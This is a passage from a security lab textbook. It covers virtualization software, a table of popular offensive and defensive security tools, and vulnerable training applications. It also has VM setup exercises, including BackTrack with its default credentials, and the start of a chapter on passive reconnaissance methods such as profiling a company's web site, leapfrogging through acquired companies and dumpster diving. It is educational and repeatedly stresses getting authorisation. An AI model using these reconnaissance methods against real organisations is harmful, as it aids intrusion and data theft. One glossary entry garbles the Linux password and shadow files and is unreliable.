From this point forward, it is assumed that you have installed the files in the default location at `C:\Program Files\VMware\VMware Workstation`. In addition to a few shortcuts to Workstation, online help, and the uninstaller, you will find documentation in a compiled HTML help file for Internet Explorer or your browser located in the Workstation Programs folder: `VMware.chm`. If you look in the Programs directory, you will see that there are a number of utility programs and auxiliary files such as `linux.iso`, `windows.iso`, and `freebsd.iso`. These ISOs contain the information used to install VMware Tools for Linux and Windows host systems. This will allow you the functionality to do things such as drag and drop files from the host OS to the virtual system. These files don't need to be transferred to actual CDs to use them; VMware will automatically attach them to the guest system when you perform a tools installation. You are prompted to do so after you install the virtual OS. The end-of-chapter exercises step you through the installation of several different types of operating systems into VMware such as Microsoft Windows and Linux.

## VMware Server

If your budget will allow it and you would like to do away with most of your physical hardware, you might want to consider VMware Server. The advantage that it offers is that you can build the entire network as shown in Chapter 1, ''Hardware and Gear,'' with only one physical machine. VMware Server has a remarkable amount of flexibility when it comes to building a virtual network. You can build virtual switches, hubs, NICs, and even firewalls. After installing VMware Server, the next step is to set up your virtual network. To accomplish this, you will want to log on to the Management User Interface (MUI) and set up a virtual switch.

A virtual switch is a software hub that routes the traffic of your virtual machines both internally and between virtual machines on the same physical host. The virtual switch also routes this traffic externally to the rest of your lab network and the Internet. Building this switch enables a type of virtual network known as a *VMnet*. To set up a VMnet, follow these steps:

1. Start VMware Server.
2. Open the MUI.

3. Click the Options tab.
4. Click the Network Connections option.
5. Click the Add option in the Overview section.
6. Use the Network Label property to enter a label, such as **Network0**, or something more descriptive, such as **network_lab**.
7. Click Create Switch, but do not check any of the network adapters to bind to this virtual switch.
8. Review the newly created virtual switch.

After creating your VMnet switch, you will want to configure it so that you will have access to the physical network and other virtual devices. Your virtual switch can be bound to one or more of the physical NICs on the host computer.

Each virtual machine's virtual NIC logically attaches to a port in the virtual switch. Your virtual machine's network traffic will be passed to the physical NICs that are tied to the virtual switch.

1. From the MUI, click the Reconfigure link.
2. Read the contents of this window. It introduces virtual switches, NIC teaming, and port groups. Clicking the Create link option will take you to the Create Virtual Switch tab.
3. Under the Bind Network Adapters heading, check which physical adapters you want to bind to this virtual switch.
4. Choose the Create Switch option. You are presented with the Edit page for Virtual switch Network0. You can now add or remove physical NICs from the virtual switch.

Once the switch is configured and virtual MAC and IP addresses are configured, you will be ready to install the remaining virtual machines. Using VMnets in such a configuration provides network communication between virtual machines on the same VMware Server. This technology makes it possible to build your entire network security lab with only one physical machine.

## Virtual PC

Another virtual machine option is Virtual PC. You can download a copy from `www.microsoft.com/windows/products/winfamily/virtualpc/default.mspx`. Virtual PC was originally developed by Connectix before being bought out by Microsoft. One of the biggest differences between VMware and Virtual PC is that Virtual PC does not support third-party products. Basically, this means that non-Microsoft products such as Linux are not supported. This does not mean that Virtual PC will not run on Linux; it just means that if you run into problems, you will be routed to the developer's web site. This makes VMware a somewhat better tool for this book because we will be using it to run Linux.

With the two major commercial products out of the way, let's now turn our attention to some of the open source virtualization products. Bochs, `http://bochs.sourceforge.net`, is a virtualization product that runs on Linux and Windows. The big differences between Bochs and the commercial products are that Bochs is free and is not as fast. Bochs relies more on emulation. This means that Bochs must run many instructions for each simulated instruction. Before you get too discouraged by the disadvantages of Bochs, let's take a look at OpenVZ, available from `http://openvz.org`. It is another open source product and does not suffer from the performance restrictions that Bochs does. OpenVZ testing shows there are only a few percentage points of performance loss when using their product. You may be wondering what the catch is. In this case, it is that OpenVZ can be used only to run virtual Linux servers on a physical Linux system.

## Client-Side Tools

Installing an OS is only half the battle. After an OS has been installed, you need some client-side security tools to get any real work or exploration done. Security tools have been around for quite some time. Dan Farmer and Wietse Venema helped start this genre of software in 1995 when they created one of the first vulnerability-assessment programs called Security Administrator Tool for Analyzing Networks (SATAN). This program set the standard for many tools to follow and made it possible to scan for vulnerable computers through the Internet and provided a variety of functions in one package. Although SATAN was a great tool for security administrators, it was also useful to hackers. That's the nature of tools; they can be used with good or bad intentions.

### SATAN'S DAYS WERE NUMBERED

**In 1995, few network-vulnerability tools existed. That is one reason why SATAN made waves in the world of network security. The debate at the time centered on what was the real purpose of the tool. Was it designed for security administrators to verify security settings or was it for attackers to use to scan for vulnerable systems that could be hacked easily? This debate was further fueled by the fact that in 1996 Dan Farmer performed a survey in which he scanned 2,200 Internet hosts with SATAN and found that more than half were**

***(continued)***

**SATAN'S DAYS WERE NUMBERED *(continued)***

**vulnerable to attack. Not only were these systems scanned without the permission of the owners, but they were also not the mom-and-pop sites of the time. Mr. Farmer chose to scan high-profile sites such as banks and major institutions. To read the report, visit `www.trouble.org/survey`.**

**There is also the issue of the name of the program. To address those concerns, the install package actually contained a program named *repent*. This program would actually change all instances of the name "SATAN" to "SANTA."**

**SATAN was designed to be run from a web browser. This made the tool easy to use and formatted the results in a summary fashion. While SATAN is considered outdated by today's standards, its contribution is that it spawned a segment of security software that did not previously exist. SATAN lives on today through such tools as SARA, SAINT, and Nessus.**

Today, an untold number of client-side security tools can be used to scan for vulnerabilities, probe for holes, and assess security. Some of these are legitimate security tools, and others have been written by hackers or those without the best of intentions. As a security professional, you probably want a keep a variety of these tools handy. Just make sure that you have authorization before using them on a network. The best place to start gathering tools is `http://sectools.org`. This site, run by Insecure.Org, lists the top 100 security tools, and has done so since 2000. Check out the site for a complete listing, but in the meantime Table 2-6 lists the top 20 as of 2006. (This list is compiled only once every three years.)

**Table 2-6** Top-Rated Security Tools as of 2006

| TOOL | DESCRIPTION |
|---|---|
| Nessus | Vulnerability assessment tool |
| Wireshark | Packer sniffer |
| Snort | Intrusion detection |
| Netcat | Reads and writes data across TCP/UDP connections |
| Metasploit Framework | Exploitation framework |
| Hping2 | Network probing tool |
| Kismet | Wireless sniffer |
| tcpdump | Packet sniffer |
| Cain & Abel | Password-recovery tool |

*(continued)*

**Table 2-6** (*continued*)

| TOOL | DESCRIPTION |
|---|---|
| John the Ripper | Password-recovery tool |
| Ettercap | Man-in-the-middle interception tool |
| Nikto | Web scanner |
| Built-in Utilities | Ping/telent/traceroute/whois/netstat |
| OpenSSH | Secure remote access |
| THC Hydra | Network cracker |
| Paros proxy | Web proxy assessment tool |
| Dsniff | Password capture |
| NetStumbler | Wireless access point detection |
| THC Amap | Application fingerprinting |
| GFI LANguard | Vulnerability scanner |
| Aircrack | WEP/WPA cracking |
| Superscan | Port scanning |
| Netfilter | Linux packet filter |
| Sysinternals | Collection of Windows tools |
| Retina | Vulnerability assessment |

## Learning Applications

The final section of this chapter looks at some of the learning applications that are available to run in a lab environment to help analyze common security problems and misconfigurations. The concept behind these learning applications is that these tools can help build your security skills. Here are some examples:

- **Webmaven** — Builds a self-contained, web-based server that can help you learn about common application vulnerabilities
- **Hacme Bank** — A web-based bank that you can actually hack without worrying that you will go to jail
- **Webgoat** — Another web application learning tool

First up is an application designed for web security known popularly as Buggy Bank. The actual name is WebMaven, and it is available at www.mavensecurity.com/webmaven. Once installed, the program emulates a banking web site that has known security flaws. Although we may be tempted to analyze actual running web sites, remember that you should never perform any actions on a network you don't own. That is the purpose of building your own security lab: so that you have a sandbox to operate within. Applications such as WebMaven allow the user to legally assess web-application security techniques while learning how to use tools like the ones previously described.

Hacme Bank works in much the same fashion. It is available from Foundstone at www.foundstone.com/us/resources-free-tools.asp. This application also installs a simulated bank that is designed to teach how to create secure software. Hacme Bank has an assortment of common vulnerabilities built in, such as SQL injection and cross-site scripting. This tool is actually used in the Foundstone security classes.

Finally, there is WebGoat. This application's name derives from our well-documented need to blame someone (anyone!) when something goes wrong, as in ''scapegoat.'' This is another full-blown web application that is designed to help you find, fix, exploit, and understand web problems. Although most banking sites would frown on you hacking into them, WebGoat is designed for just that. It is a platform for you to use in your security to better understand web security concepts. The application is free to download from www.owasp.org/index.php/Category:OWASP_WebGoat_Project.

## Summary

This chapter has examined how to build a software platform for your security lab. One key piece of this project is determining which operating systems to install. Just because of their dominance in the marketplace, you need to have Windows and Linux operating systems installed. Windows is the most popular desktop OS and is used extensively around the world. Understanding its vulnerabilities and how it is secured is an important component of building your own security lab. Linux is well positioned as a backend server for many major firms around the world. Linux is also an important platform for security tool development. Much of this is based on the open source nature of the OS. As stated on the www.gnu.org web site, ''You should think of free as in free speech, not as in free beer.'' What is meant by this is that users are free to run the program, study how it works, redistribute it, and improve it as needed. That is why operating systems such as Linux and applications such as Apache have such high user support. It also means that if you are using the Apache web server rather than Microsoft Internet Information Server (IIS), you don't have to wait for Microsoft to release a patch or update to a newly discovered problem. Open source means that you can search for a fix and even solicit the user community for help. Much like distributed computing, the result is you have thousands of eyes and minds working on problems and glitches.

Our second topic concerned how to do more with less. By this, I mean a way to have more computer operating systems running with fewer physical computers. This is what virtualization allows the user to do. Virtualization allows the user to use one host system to support many virtual operating systems. Several options were discussed, but in the end, whichever one you choose is very much a personal choice. The book itself is focused on VMware because the VMware player is free and because VMware has high industry support. It has proven itself to be a robust virtualization product. However, if you prefer to go the open source route, you might want to look at alternatives such as Bochs, OpenVZ, and XenSource. Each of these was discussed in this chapter.

Finally, we looked at some learning applications. These included options such as Foundstone's Hacme Bank. Much like a virtual machine, applications such as Hackme Bank enable you to set up a complex environment such as an online bank and look at the processes. The idea is to learn what works right and what is potentially vulnerable. The intention of this chapter was to help you set up the software platform you will be using for the rest of this book and, as you continue to use your lab, to learn more about networks and security controls.

## Key Terms

- **Beta** — A prerelease of software used for testing before full release.
- **Chmod** — A Linux command that is used to change the mode of a file.
- **ETC/shadow file** — One possible location of the Linux password file (`psswd`), which is only accessible by root.
- **ISO image** — An ISO image is a CD or DVD disk image that can be stored as a single file yet represents the complete structure of an optical disk.
- **MD5sum** — A cryptographic algorithm that is used to verify data integrity through the creation of a 128-bit message digest.
- **Salt** — A random string of data used to modify a password hash to provide randomness to stored passwords.
- **Virtualization** — Creation of a software implementation of a hardware device. Virtualization enables users to run multiple operating systems on the same operating system in isolation from each other.


# Exercises

This section presents several hands-on exercises to help reinforce your knowledge and understanding of this chapter. I selected the tools and utilities used in these exercises because they are easily obtainable. Our goal is to provide you with *real* hands-on experience.

## Using VMware to Build a Windows Image

This first exercise steps you through a Windows 2000 installation. I specifically chose Windows 2000 because it has a number of vulnerabilities and will work well to demonstrate exploits in later chapters:

1. Open VMware.
2. Choose New Virtual Machine and let the wizard step you through the setup.
3. Select the default setting until you get to Select a Guest Operating System. At this point, choose Microsoft Windows and Windows 2000 Professional, as shown in Figure 2-8.



New Virtual Machine Wizard

**Select a Guest Operating System**

Which operating system will be installed on this virtual machine?

Guest operating system

● Microsoft Windows<br>
○ Linux<br>
○ Novell NetWare<br>
○ Sun Solaris<br>
○ Other

Version

Windows 2000 Professional ▾

**Figure 2-8** Select the guest OS.


**NOTE If you don't have a copy of Windows 2000, you can download a trial of Windows 2003 at `www.microsoft.com/technet/prodtechnol/eval/windowsserver2003/default.mspx`.**

4. Continue to accept the defaults. You are prompted for bridged network and default disk size. The default setting should be good for both of these. When the wizard completes, you are presented with the Windows 2000 Professional tab. You now want to insert your Windows 2000 installation disc, and click the Start button.
5. At this point, the install works just like almost any other OS installation. When you have finished with the install, the result will look similar to what is shown in Figure 2-9.

## Using VMware to Build a ReactOS Image

This second exercise demonstrates how to load ReactOS as a virtual image:

1. Go to the ReactOS web site at `www.reactos.org/en/download.html`, and select the preloaded VMware virtual image download.
2. Download the image to a folder on your host OS. The needed files will be zipped, so you must unzip them and save them locally. A good location to save them to is `my documents/my virtual machine/ReactOS`.


Windows 2000 Professional - VMware Workstation
File
Edit
View
VM
Team
Windows
Help
Favorites
Windows 2000 Professional
Home
Windows 2000 Professional
Commands
Start this virtual machine
Edit virtual machine settings
Clone this virtual machine
Notes
Type here to enter notes for this virtual machine

Windows 2000 Professional

State: Powered off
Guest OS: Windows 2000 Professional
Configuration file: C:\Documents and Settings\Administrator\My D...\Windows 2000 Professional.vmx
Version: Current virtual machine for VMware Workstation 5.5.3

| Devices | |
|---|---|
| Memory | 256 MB |
| Hard Disk (SCSI 0:0) | |
| CD-ROM (IDE 1:0) | Auto detect |
| Floppy | Using dri... |
| Ethernet | Bridged |
| USB Controller | Present |
| Audio | Auto detect |
| Virtual Processors | 1 |

**Figure 2-9** Select Windows 2000 Virual OS.





**Figure 2-10** Starting ReactOS.

3. Open VMware Workstation and select Open Existing VM or Team. Next, browse to the folder that you have placed ReactOS in and select `ReactOS.vmx`. Then click Open.
4. ReactOS is now loaded into VMware. To start ReactOS, simply click-start this virtual machine, as shown in Figure 2-10.

## Running BackTrack from VMware

This third exercise will demonstrate how to load BackTrack from the DVD included with this book:

1. Locate `Backtrack.iso` on the enclosed DVD and copy it onto the hard drive. A good place to save the `Backtrack.iso` file is `my documents/my virtual machine/Backtrack`.
2. From the VMware Workstation menu, choose New Virtual Machine. Allow the wizard to walk you through the choices, and select the defaults for each setting. On the Guest OS screen, choose Other Linux and name the virtual machine BackTrack.
3. When the wizard finishes, choose Edit Virtual Machine Settings. Select Use ISO image, as shown in Figure 2-11, and browse to the `Backtrack.iso` file. Then click OK.



Virtual Machine Settings

| Device | Summary |
|---|---|
| Memory | 256 MB |
| Hard Disk (SCSI 0:0) | |
| CD-ROM (IDE 1:0) | Auto detect |
| Floppy | Using drive A: |
| Ethernet | Bridged |
| USB Controller | Present |
| Audio | Auto detect |
| Virtual Processors | 1 |

Device status

□ Connected

☑ Connect at power on

Connection

○ Use physical drive:

Auto detect

□ Connect exclusively to this virtual machine

□ Legacy emulation

● Use ISO image:


backtrack-v.1.0-260506.iso

Virtual device node

○ SCSI 0:0 Hard Disk 1


● IDE 1:0 CD-ROM 1

**Figure 2-11** Virtual machine settings.



```
 -> /base/lib.mo
 -> /base/opt.mo
 -> /base/pentest.mo
 -> /base/root.mo
 -> /base/sbin.mo
 -> /base/usr.mo
 -> /base/var.mo
copying rootchanges
creating /etc/fstab
changing root directory...
linux live end
INIT: version 2.84 booting
proc on /proc type proc (rw)
sysfs on /sys type sysfs (rw)
Initializing udev dynamic device directory.
Setting system time from the hardware clock (localtime).
Module dependencies up to date (no new kernel modules found).
input: ImPS/2 Generic Wheel Mouse as /class/input/input1
Use 'slax noagp' boot parameter to skip the following step:
Linux agpgart interface v0.101 (c) Dave Jones
Checking non-root filesystems:
fsck 1.38 (30-Jun-2005)
devpts on /dev/pts type devpts (rw,gid=5,mode=620)
Using /etc/random-seed to initialize /dev/urandom.
INIT: Entering runlevel: 3
Going multiuser...
Starting sysklogd daemons:  /usr/sbin/syslogd /usr/sbin/klogd -c 3 -x
Use 'slax nopcmcia' boot parameter to skip the following step:
Starting PCMCIA services:
```

**Figure 2-12** BackTrack loading.



Network configurator

Device: eth0

☒ Set the IP Address

IP Address:

Subnet mask:

Default gateway:

☒ Set the DNS addresses

Primary DNS: 192.116.202.222

Secondary DNS: 192.116.202.222

Apply Close

**Figure 2-13** BackTrack IP configuration.

4. From VMware Workstation, select Start This Virtual Image. Backtrack should proceed to load, as shown in Figure 2-12.
5. After BackTrack loads, you are prompted for a username and password. The defaults are root and toor, respectively.
6. From the prompt, enter **Startx** to launch the GUI interface.
7. After the GUI has started, go to KDE ➪ Internet ➪ Set IP Address to start DHCP. You may use DHCP or set a static IP address as shown in Figure 2-13.

Congratulations: you now have BackTrack installed and running!

CHAPTER
3

# Passive Information Gathering


Whereas previous chapters examined what is needed from a hardware and software perspective, this chapter begins to explore how to start to utilize your new equipment. Although you might be eager to start loading advanced tools and learning more about exploits, this chapter focuses on your brain. This approach might not be what you were expecting, but what is important to remember here is that when applying for a security position, you are not only selling your technical skills; you are also selling your ability to think and reason. Before you ever purchase your first firewall upgrade or the deploy an intrusion detection system (IDS), you need to look at the types of nontechnical security leaks that are occurring. That is what this chapter examines. This chapter explores the ways in which information leakage can damage an organization. The chapter guides you through some common areas where attackers and others will look to gather information to potentially exploit the company or business entity.

Information gathering can be defined as the act of collecting data relevant to a specific goal. Although this process can take on many different forms, such as businesses gathering information about their customers and buying habits (metadata), the type of information gathering discussed here deals with methods used to profile and attack a potential target. Remember, after all, most attacks do not occur in a void. The attacker must first know something about the target. Items such as a domain name, IP address, physical address and location, phone number, or type of database used are some examples of the kinds of information that an attacker may look to acquire before launching an attack. You will use the same tools in the lab that the attacker would; these are primarily a web browser and an Internet connection. With this in mind, let's look at what many consider to be the first place an attacker might start such a search for information.

## Starting at the Source

The best place to begin looking for information is on the organization's or target's web site. After all, what is provided there can be considered free information. This information is generously provided to clients, customers, or the general public. Let's consider an example of what you (or an attacker) can find on a typical web site. Most web sites include an About page that discusses the organization, its executive board, and its holdings. As an example, Figure 3-1 shows the About page from the Superior Solutions, Inc. web site.

Just for a moment, imagine that we are looking at another company, a technology company such as Cisco. The likelihood of directly attacking Cisco is low, but what if we can find a company that Cisco has recently acquired? When an acquisition initially takes place, the first thought is usually not security; it



*About Us*

Superior Solutions, Inc. has been providing superior customer service for eight years as we officially opened doors in 1999. Our senior staff members are unmatched in their knowledge. Every bit of their hard earned expertise came as a result of years of highly specialized work and contact with thousands of people. Our management team includes:

**Founder and Chief Operating Officer**

***Michael Gregg*** - As the Superior Solutions, Inc. founder & COO, Mr. Gregg brings more than 20 years of experience building real security solutions and driving strategic development. He is an expert on security, networking, and Internet technologies. Even though leading the firm consumes a large amount of Mr. Gregg's time, he enjoys teaching. Mr. Gregg has a proven reputation as both a dynamic and influential speaker.

His written works in the field of IT security include the publication of eleven security books he has either authored or co-authored. Some of these titles include: Syngress's *Hack the Stack*, Sybex's *Security Street Smarts*, Que's *CISSP Cram 2*, *CISSP Exam Cram 2 Questions Edition*, and *The Certified Ethical Hacker Exam Prep 2*. He also authored *Inside Network Security Assessment* by Sam's publishing and *The Certified Information Security Auditor (CISA) Exam Prep* by Que.

Mr. Gregg holds two associate's degrees, a bachelor's degree, and a master's degree.

**Business Development Director**

***Lawrence D. Sommers*** - Mr. Sommers has worked in the

**Figure 3-1** About Superior Solutions.




**Figure 3-2** Leapfrogging to the primary target.

is most likely connectivity. This means that an attacker may use the acquired company to attack the primary target. Figure 3-2 shows an example of this.

**IN THE LAB**

**The risk from this type of information gathering is that an attacker may be able to start to put the pieces together to see how organizations are interrelated. The best way to mitigate this risk is to minimize the amount of information that is made public or easily found on the company's web site. To test for this type of vulnerability in the lab, all you need is an Internet connection and a web browser.**

The second of point of discussion on the About page is locations. The location of Superior Solutions is shown here:

Superior Solutions, Inc.
3730 Kirby Drive, Suite 1200
Houston, Texas 77098

Potential attackers might use this information to launch any number of attacks, such as the following:

- Dumpster diving
- Wardriving
- Wardialing

*Dumpster diving* is one low-tech attack that requires nothing more than knowing the address of the victim. Most states consider household garbage as public property once it is placed in a receptacle by the street for pickup. What can be found will vary, but the large number of news stories in the various media indicates that a significant amount of information is available. An article posted on Networkword.com (`http://www.networkworld.com/news/2007/050107-jp-morgan-chase-probing-possible.html`) highlights this vulnerability.

The article discusses the discovery of documents containing personal financial data found in the trash of J.P. Morgan Chase in garbage bags outside five branch offices in New York. These documents were reported to contain Social Security numbers and other sensitive information. Whereas identity thieves certainly covet this type of information, other attackers might be looking for operation manuals, configuration guides, passwords, account numbers, or even organizational charts and employee directories.

### IN THE LAB

